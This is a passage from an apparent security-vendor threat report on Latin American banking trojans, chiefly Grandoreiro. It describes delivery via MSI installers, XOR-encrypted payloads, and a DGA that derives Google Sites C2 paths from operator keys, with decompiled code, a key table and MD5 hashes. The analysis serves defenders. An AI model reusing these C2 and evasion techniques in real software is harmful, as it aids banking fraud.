According to our telemetry, Melcoz samples have been detected in other Latin American countries and in Europe, mainly in Spain and Portugal.



Melcoz detections worldwide: focus on Brazil, Chile, Spain and Portugal

El Gran Grandoreiro

First seen	2016
Tricks	MaaS, DGA, C2 information stored on Google Sites
Confirmed victims in	Brazil, Mexico, Portugal, Spain

Just like Melcoz and Javali, Grandoreiro started to expand its attacks in Latin American and later in Europe with great success, focusing its efforts on evading detection by using modular installers. Among the four families we described, Grandoreiro is the most widespread globally. The malware enables attackers to perform fraudulent banking transactions by using the victims' computers for bypassing security measures used by banking institutions.

We have observed this campaign since at least 2016, with the attackers improving their techniques regularly, aiming to stay unmonitored and active longer. The malware uses a specific Domain Generation Algorithm (DGA) for hiding the C2 address used during the attack: this is one of the key points that has helped in the campaign's clustering.


It is still not possible to link this malware to any specific cybercrime group, although it is clear that the campaign is using a MaaS (Malware-as-a-Service) business model, based on the information collected during the analysis that showed many operators were involved.

While tracking of cybercrime campaigns that targeted Latin America, we found one interesting attack that was very similar to known Brazilian banking malware, but had distinctive features relating to the infection vector and the code itself. It was possible to identify two clusters of attacks, the first one targeting Brazilian banks and the second one aimed at other banks in Latin America and Europe. This is to be expected: many European banks have operations and branches in Latin America, so this is a natural next step for the cybercriminals.

The cluster targeting Brazil used hacked websites and Google Ads to drive users to download the malicious installer. The campaign targeting other countries used spear-phishing as the delivery method.

Fake page driving the user to download the malicious payload

In most cases, the MSI file executed a function from the embedded DLL, but there were also other cases where a VBS script was used in place of the DLL.



MSI containing an action to execute a specific function from the DLL

The function will then download an encrypted file containing the final payload used in the campaign. The file is encrypted with a custom XOR-based algorithm, with the key 0x0AE2. In the latest versions, the authors moved from encryption to using a base64-encoded ZIP file.

The main module is in charge of monitoring all browser activity, looking for any actions related to online banking. As we analyzed the campaign, we identified two clusters of activity: the first one mainly focused on Brazilian targets and the second one focused more on international targets.

The code suggests that the campaign is being managed by various operators. The sample build specifies an operator ID, which will be used for select a C2 server to contact.


```
System::__linkproc__ LStrCmp(*(*this)->operatorId, "01");
if ( strMatch )
{
  getDate(&currDate);
  Sysutils::Trim(currDate);
  unknown_libname_1044(*off_B85504[0]);
  get_str(0x117, &encSeed);
  decryptStr(0, encSeed, &decSeed);
  System::__linkproc__ LStrLAsg(&seedUrl, decSeed);
  calcUrl(currDate, seedUrl, &gsitesPath);
  System::__linkproc__ LStrCat3(&finalGsitesPath, "zemad", gsitesPath);
  Sysutils::AnsiLowerCase(finalGsitesPath);
}
```

Code used to generate the URL based on the operator ID

The code above will calculate the path to a Google Sites page containing information about the C2 server to be used by the malware. The algorithm uses a key that is specific to the user as well as the current date, which means that the URL will change daily.

ID	Operator	Key	Date	Generated path
01	zemad	jkABCDEefghiHIa4567JKLMN3UVWpqrst2Z89PQRSTbuvwxyzXYFG01cdOlmno	16Mar0	zemadhjui3
02	rici	jkABCDEefghFG01cdOlmnopqrst2Z89PQRiHIa4567JKLMN3UVWXYSTbuvwxyz	16Mar0	ricigms0rq
03	breza	01cdOlmnopqrst2Z89PQRSTbuvwxjkABCDEefghiHIa4567JKLMN3UVWXYFGyz	16Mar0	brezasqvtul
04	grl2	mDEefghiHIa4567JKLMNnopqrst2Z89PQRSTbuv01cdOlwxjkABC3UVWXYFGyz	16Mar0	grl25ns6rq
05	rox2	567JKLMNnopqrst2Z89PQmDEefghiHIa4RSTbuv01cdOlwxjkABC3UVWXYFGyz	16Mar0	rox2rpfseer
06	mrb	567JKLMNnopqrst2Z89PQmDEefghiHIa4RSTbuv01cdOlwxjkABC3UVWXYFGyz	16Mar0	mrbrpfseer
07	ER	jkABCDEefghiHIa4567JKLMN3UVWXYFG01cdOlmnopqrst2Z89PQRSTbuvwxyz	16Mar0	erhjui3nf8

The generated path will then be contacted in order to get information about the C2 server to be used for execution.



C2 information stored on Google Sites


The operator controls infected machines by using a custom tool. The tool will notify the operator when the victim is available and enable the operator to perform a number of activities on the machine, such as:

- requesting information needed for the banking transaction, such as an SMS token or QR code;
- allowing full remote access to the machine;

- blocking access to the bank website: this feature helps to prevent the victim from learning that funds were transferred from their account.

DGA and Google sites


The campaign uses commercial hosting sites in its attacks. In many cases, they use a very specific Web server named *HFS, or HTTP File Server* for hosting encrypted payloads. One can note a small change on the displayed page that helps to show "Infects" instead of "Hits" as used on the default page.



HFS used for hosting the encrypted payloads

Those hosting sites are disposable. Each is used for a short time before the operators move on to another server. We have seen Grandoreiro use DGA functions to generate a connection to a Google Sites page storing C2 information.

As for the victims, it is possible to confirm by analyzing samples that the campaign targets Brazil, Mexico, Spain and Portugal. However, it is highly possible that other countries are also victims since the targeted institutions have operations in other countries as well.



Grandoreiro: focus on Brazil, Portugal and Spain

Conclusions

Guildma, Javali, Melcoz and Grandoreiro are examples of yet another Brazilian banking group/operation that has decided to expand its attacks abroad, targeting banks in other countries. They benefit from the fact that many banks operating in Brazil also have operations elsewhere in Latin America and Europe, making it easy to extend their attacks against customers of these financial institutions.

Brazilian crooks are rapidly creating an ecosystem of affiliates, recruiting cybercriminals to work with in other countries, adopting MaaS (malware-as-a-service) and quickly adding new techniques to their malware as a way to keep it relevant and financially attractive to their partners. They are certainly leading the creation of this type of threats in Latin America, mainly because they need local partners to manage the stolen money and to help with translation, as most of them are not native in Spanish. This professional approach draws a lot of inspiration from ZeuS, SpyEye and other big banking trojans of the past.

As a threat, these banking trojan families try to innovate by using DGA, encrypted payloads, process hollowing, DLL hijacking, a lot of LoLBins, fileless infections and other tricks as a way of obstructing analysis and detection. We believe that these threats will evolve to target more banks in more countries. We know they are not the only ones doing this, as other families of the same origin have already made a similar transition, possibly inspired by the success of their “competitors”. This seems to be a trend among Brazilian malware developers that is here to stay.

We recommend that financial institutions watch these threats closely, while improving their authentication processes, boosting anti-fraud technology and threat intel data, and trying to understand and mitigate such risks. All the details, IoCs, Yara rules and hashes of these threats are available to the users of our Financial Threat Intel services.

MD5

Guildma
0219ef20ab2df29b9b29f8407cf74f1c
0931a26d44f0e7d70fda9ef86ee203f4

Javali
5ce1eb8065acad5b59288b5662936f5d
91b271e7bfe64566de562a8dd2145ac6

Melcoz
4194162fe30a3dca6d8568e72c71ed2d
aeaf7355604685d4d753d21902ff1c1c
c63b4eb3067d8cb5f2d576bc0777e87d

Grandoreiro
071d3d6404826c24188dc37872224b3d
1b50b1e375244ce5d4e690cf0dbc96d8
